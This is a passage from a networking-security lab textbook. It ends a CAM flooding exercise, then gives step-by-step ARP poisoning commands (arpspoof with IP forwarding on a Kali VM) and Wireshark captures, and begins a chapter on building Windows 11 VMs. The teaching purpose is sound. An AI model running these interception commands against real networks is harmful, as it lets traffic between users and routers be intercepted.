


Figure 15 – Open vSwitch console

11.3. Delete the existing switch flow by typing

```
ovs-ofctl del-flows br0
```

11.4. Add a new switch flow that will mimic the results of our attack




Figure 16 – Command taken

```
ovs-ofctl add-flow br0 actions=normal,flood
```

11.5. Navigate back to Wireshark, and now you can see the infrequent ping requests showing

up between the switch and the router where they shouldn't be




Figure 17 – Depicting Wireshark

12. Navigate back to the Kali VM and stop the CAM attack

13. Navigate back to the desktop VM and observe that ping times have returned to pre-attack speeds

14. Navigate back to the switch console and return the settings by typing the following commands

```
ovs-ofctl del-flows br0
```

```
ovs-ofctl add-flow br0 actions=NORMAL
```

Phase III – ARP Poisoning

ARP Poisoning has been around for quite a while and goes by many names such as ARP Spoofing, ARP Cache poisoning, and others. The attack itself is pretty straightforward. The attacker captures the MAC and IP address of two devices, usually a PC and a router. It then can broadcast ARP changes to the devices replacing the MAC of its IP address with that of the PC and router MACs. Thus, every packet between the LAN user and router is directed to the attacker's machine. Because ARP tables are shared between devices, it is said that the ARP table is now "poisoned".




Figure 19 – ARP Poisoning Flow Diagram

1. Enable port forwarding on the Kali VM

    1.1. Navigate to the Kali VM and open a terminal

    1.2. Check the current port forwarding status by typing

```
sysctl net.ipv4.ip_forward
```

    1.3. By default, port forwarding is turned off (0=off), so you should get the response net.ipv4.ip_forward = 0

    1.4. To enable port forwarding (1=on) we write (-w) our change by typing the following command

```
sudo sysctl -w net.ipv4.ip_forward=1
```

2. If you didn't write down IP addresses earlier, check them now and write them down. For this example, we have these devices:

Machine Name	IP Address	MAC
Kali VM	200.200.200.8	08:00:27:98:9B:F6
Desktop (Tiny Core VM)	200.200.200.9	08:00:27:5F:18:C6
Router (ether3)	200.200.200.1	0C:29:11:48:00:02
Metasploitable3 – Linux	200.200.200.7	08:00:27:24:FC:9C

3. Launch the ARP poisoning attack

3.1. Open a second terminal in your Kali VM

3.2. Type the following into terminal 1

```
sudo arpspoof -i eth0 -t 200.200.200.8 200.200.200.1
```

3.3. Type the following into terminal 2

```
sudo arpspoof -i eth0 -t 200.200.200.1 200.200.200.8
```

3.4. You can see the gratuitous ARP packets being sent in the two windows.




Figure 20 – CAM Flooding attack

4. Open Wireshark between the Kali VM and the Switch. You can see the ARP battle going on. Wireshark even tells you that there is a duplicate IP being used

	Time	Source	Destination	Protocol	Length	Info
105	86.150645	PCSSystemtec_98:9b:…	0c:29:11:48:00:02	ARP	60	200.200.200.9 is at 08:00:27:98:9b:f6
106	88.151084	PCSSystemtec_98:9b:…	PCSSystemtec_5f:18:…	ARP	60	200.200.200.1 is at 08:00:27:98:9b:f6 (duplicate use of 200.200.200.9 detected!)
107	88.151558	PCSSystemtec_98:9b:…	0c:29:11:48:00:02	ARP	60	200.200.200.9 is at 08:00:27:98:9b:f6
108	90.152995	PCSSystemtec_98:9b:…	0c:29:11:48:00:02	ARP	60	200.200.200.9 is at 08:00:27:98:9b:f6
109	90.153127	PCSSystemtec_98:9b:…	PCSSystemtec_5f:18:…	ARP	60	200.200.200.1 is at 08:00:27:98:9b:f6 (duplicate use of 200.200.200.9 detected!)
110	92.154418	PCSSystemtec_98:9b:…	0c:29:11:48:00:02	ARP	60	200.200.200.9 is at 08:00:27:98:9b:f6
111	92.156336	PCSSystemtec_98:9b:…	PCSSystemtec_5f:18:…	ARP	60	200.200.200.1 is at 08:00:27:98:9b:f6 (duplicate use of 200.200.200.9 detected!)
112	94.156095	PCSSystemtec_98:9b:…	0c:29:11:48:00:02	ARP	60	200.200.200.9 is at 08:00:27:98:9b:f6
113	94.161294	PCSSystemtec_98:9b:…	PCSSystemtec_5f:18:…	ARP	60	200.200.200.1 is at 08:00:27:98:9b:f6 (duplicate use of 200.200.200.9 detected!)
114	96.157441	PCSSystemtec_98:9b:…	0c:29:11:48:00:02	ARP	60	200.200.200.9 is at 08:00:27:98:9b:f6
115	96.172596	PCSSystemtec_98:9b:…	PCSSystemtec_5f:18:…	ARP	60	200.200.200.1 is at 08:00:27:98:9b:f6 (duplicate use of 200.200.200.9 detected!)
116	98.159164	PCSSystemtec_98:9b:…	0c:29:11:48:00:02	ARP	60	200.200.200.9 is at 08:00:27:98:9b:f6
117	98.173240	PCSSystemtec_98:9b:…	PCSSystemtec_5f:18:…	ARP	60	200.200.200.1 is at 08:00:27:98:9b:f6 (duplicate use of 200.200.200.9 detected!)
118	100.160215	PCSSystemtec_98:9b:…	0c:29:11:48:00:02	ARP	60	200.200.200.9 is at 08:00:27:98:9b:f6
119	100.173882	PCSSystemtec_98:9b:…	PCSSystemtec_5f:18:…	ARP	60	200.200.200.1 is at 08:00:27:98:9b:f6 (duplicate use of 200.200.200.9 detected!)

Figure 21 – Duplicate ARP entries detected

5. Open one of the duplicate packs and observe the frame information

```
> Frame 765: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface -, id 0
> Ethernet II, Src: PCSSystemtec_98:9b:f6 (08:00:27:98:9b:f6), Dst: PCSSystemtec_5f:18:c6 (08:00:27:5f:18:c6)
> Address Resolution Protocol (reply)
v [Duplicate IP address detected for 200.200.200.1 (08:00:27:98:9b:f6) - also in use by 0c:29:11:48:00:02 (frame 764)]
  v [Frame showing earlier use of IP address: 764]
    > [Expert Info (Warning/Sequence): Duplicate IP address configured (200.200.200.1)]
    [Seconds since earlier frame seen: 2]
v [Duplicate IP address detected for 200.200.200.9 (08:00:27:5f:18:c6) - also in use by 08:00:27:98:9b:f6 (frame 764)]
  > [Frame showing earlier use of IP address: 764]
    [Seconds since earlier frame seen: 2]
```

Figure 22 – Details of the duplicate IP address

6. Navigate to the desktop VM (Tiny Core) and ping one of the Metasploitable3 VMs

7. Observe Wireshark at different points in the network

End of Lab

Deliverables

4 Screenshots are required to receive credit for this lab

- The ping speed of the desktop (in our examples we used Tiny Core) (e.g. figure 11)
- The ping speed of the desktop after the CAM flood attack (e.g. figure 14)
- Show the pings appearing through the flood (e.g. figure 17)
- Gratuitous ARP Packets (e.g. Figure 21)

Homeworks

Assignment 1 – OSI explanation

- Pick two points to monitor traffic with Wireshark
- Within the context of the OSI Model, explain the activity that you observed
- Include screenshots

Assignment 2 – TCP/IP explanation

- Pick two points to monitor traffic with Wireshark
- Within the context of the TCP/IP Model, explain the activity that you observed
- Include screenshots




Figure 00 – Contact us via prmaster@erau.edu

PART V

SUPPLEMENTAL MATERIAL

These are labs that were added after chapters were assigned.

CHAPTER 56

Create a Windows 11 Desktop

MATHEW J. HEATH VAN HORN, PHD

Editor's Note: This lab will be moved to Section 1 in the 3rd Edition.

Microsoft's Windows 11 Desktop is one of the most popular operating systems for home, school, and work. Most people have installed the desktop software at some point. However, installing Windows as a VM has a few unique challenges, minor, but worthy of addressing. In this chapter, we explain how to create an official Windows 11 Desktop VM as well as an unofficial version of Windows 11 that is stripped down to use much fewer resources.

LEARNING OBJECTIVES

- Create a Windows 11 VM
- Create a Tiny 11 VM

PREREQUISITES

- VirtualBox installed. For this book, make sure you install Version 7.0.x
- GNS3 Workspace Installed. For this book, make sure you install version 2.xx.xx

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- Most students at colleges and high schools can download Windows (with a license key) through Azure for Education. Ask your instructor for details or a copy of the Windows Server iso file.
- Windows 11 (without product key) is available from https://www.microsoft.com/en-gb/software-download/windows11
- Tiny 11 is available from https://archive.org/details/tiny-11-24h2

CONTRIBUTORS AND TESTERS

- TBD

Phase I – Creating a Windows 11 VM

The Windows 11 installation requirements are quite substantial and can be found at https://www.microsoft.com/en-us/windows/windows-11-specifications?r=1. However, these requirements barely allow Windows 11 to run. Our experience suggests that 8GB of RAM and 100GB of storage are necessary to utilize Windows 11 in a meaningful way. When we build the VM we are going to go for the bare minimum.

1. Download the iso image from https://www.microsoft.com/en-gb/software-download/windows11

1.1. Select the download



Figure 1 – Download Windows 11

1.2. Select the language




Figure 2 – Select Language

1.3. Select the 64-bit Download




Figure 3 – Confirm 64-Bit Download

2. Create a new VM using the Windows 11 iso file

    2.1. Start Oracle VirtualBox Manager

    2.2. Select 'New'




Figure 4 – Select New

        2.2.1. Name the VM "Windows 11"

        2.2.2. Select the folder you want to save the VM

        2.2.3. Use ISO image you just downloaded

        2.2.4. Select "Skip Unattended Installation."

        2.2.5. Press "Next"




Figure 5 – Complete the information for the VM

2.3. Hardware – Use defaults – Press “Next”

